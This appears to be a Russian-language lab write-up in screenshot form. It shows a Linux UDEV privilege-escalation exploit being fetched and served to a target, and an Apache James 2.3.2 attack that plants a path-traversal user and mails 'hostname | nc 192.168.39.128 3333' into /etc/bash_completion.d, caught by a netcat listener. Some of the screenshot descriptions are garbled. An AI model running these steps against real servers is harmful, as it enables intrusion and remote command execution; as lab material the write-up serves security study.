
Shellcodes: No Results
Papers: No Results

(kali@kali)~/Documents
$ searchsploit -p 41886
Exploit: Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41886
Path: /usr/share/exploitdb/exploits/linux/local/41886.c
Codes: CVE-2017-7874
Verified: False
File Type: C source, ASCII text

(kali@kali)~/Documents
$ cp /usr/share/exploitdb/exploits/linux/local/41886.c /home/kali/Documents
(kali@kali)~/Documents
$ cd Documents
cd: no such file or directory: Documents


(kali@kali)~/Documents
$
```

Загружаем файл эксплойта на атакуемую машину




The screenshot shows a Kali Linux terminal window with the following content:

```
(kali@kali)~/Documents
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [20/Aug/2023 15:08:00] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [20/Aug/2023 15:08:00] code 404, message File not found
127.0.0.1 - - [20/Aug/2023 15:08:00] "GET /favicon.ico HTTP/1.1" 404 -
192.168.39.133 - - [20/Aug/2023 15:09:44] "GET /41886.c HTTP/1.1" 200 -
```



Доступ получен



Эксплуатация уязвимостей в почтовом сервере Apache James

Проверяем установлено ли уязвимое веб-приложение на сервере

```
Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Activities Terminal Sun 16:03
aas@debian: ~
File Edit View Search Terminal Help
aas@debian:~$ nmap -p- -sV 192.168.39.133
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-20 15:41 EDT
Nmap scan report for 192.168.39.133
Host is up (0.00017s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntpd        JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs_acl      2-3 (RPC #100227)
4555/tcp   open  james-admin  JAMES Remote Admin 2.3.2
4848/tcp   open  tcpwrapped
33705/tcp open  status       1 (RPC #100024)
36205/tcp open  mountd       1-3 (RPC #100005)
44791/tcp open  nlockmgr     1-4 (RPC #100021)
49677/tcp open  mountd       1-3 (RPC #100005)
59169/tcp open  mountd       1-3 (RPC #100005)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds
aas@debian:~$
```

Создание эксплуатируемого пользователя

```
Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
File Virtual Machine Help
Activities Terminal Sun 16:15
aas@debian: ~
File Edit View Search Terminal Help
Error adding user ../../../../../../etc/bash_completion.d
listusers
Existing accounts 4
user: test
user: BusinessMail
user: serverMail
user: ../../../../../../etc/bash_completion.d
setpassword serverMail pass
Password for serverMail reset
Connection closed by foreign host.
aas@debian:~$ telnet 192.168.39.133 25
Trying 192.168.39.133...
Connected to 192.168.39.133.
Escape character is '^]'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Sun, 20 Aug 2023 12:44:02
+0500 (YEKT)
hello serverMail
500 5.5.1 Command HELLO unrecognized.
helo serverMail
250 server Hello serverMail (192.168.39.134 [192.168.39.134])
mail from:<serverMail@localhost>
250 2.1.0 Sender <serverMail@localhost> OK
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK
data
354 Ok Send data ending with <CRLF>.<CRLF>


```

Запускаем netcat в режим прослушивания и ждем когда пользователь serverMail зайдет на сервер. Тогда сработает команда, которую мы писали ранее: `hostname | nc 192.168.39.128 3333`



The screenshot shows a terminal window titled "Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)". The terminal prompt is `aas@debian: ~`. The user enters `telnet 192.168.39.133 25`. The output shows a successful connection to a JAMES SMTP Server. The user then sends a `helo serverMail` command, followed by a `mail from:<serverMail@localhost>` command. The server responds with `250 2.1.0 Sender <serverMail@localhost> OK`. The user then sends an `rcpt to: <../../../../../../../../etc/bash_completion.d>` command, followed by `data` and `354 Ok Send data ending with <CRLF>.<CRLF>`. The user then sends the command `hostname | nc 192.168.39.128 3333`. The server responds with `250 2.6.0 Message received`. The user then sends `quit`, and the server responds with `221 2.0.0 server Service closing transmission channel`. The connection is closed by the foreign host.

```
aas@debian: ~  
File Edit View Search Terminal Help  
aas@debian:~$ telnet 192.168.39.133 25  
Trying 192.168.39.133...  
Connected to 192.168.39.133.  
Escape character is '^]'.  
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Sun, 20 Aug 2023 12:51:10  
+0500 (YEKT)  
helo serverMail  
250 server Hello serverMail (192.168.39.134 [192.168.39.134])  
mail from:<serverMail@localhost>  
250 2.1.0 Sender <serverMail@localhost> OK  
rcpt to: <../../../../../../../../etc/bash_completion.d>  
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK  
data  
354 Ok Send data ending with <CRLF>.<CRLF>  
from: serverMail@localhost  
,  
hostname | nc 192.168.39.128 3333  
.  
250 2.6.0 Message received  
quit  
221 2.0.0 server Service closing transmission channel  
Connection closed by foreign host.  
aas@debian:~$
```



The screenshot shows a terminal window titled "Debian 10.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)". The terminal prompt is `aas@debian: ~`. The user enters `nc -lvp 3333 -o out`. The output shows the netcat listener is listening on [any] 3333. The user then enters the command `hostname | nc 192.168.39.128 3333`. The netcat listener responds with `250 2.6.0 Message received`. The user then sends `quit`, and the netcat listener responds with `221 2.0.0 server Service closing transmission channel`. The connection is closed by the foreign host.

```
aas@debian: ~  
File Edit View Search Terminal Help  
aas@debian:~$ nc -lvp 3333 -o out  
listening on [any] 3333 ...  
.  
hostname | nc 192.168.39.128 3333  
250 2.6.0 Message received  
quit  
221 2.0.0 server Service closing transmission channel  
Connection closed by foreign host.  
aas@debian:~$
```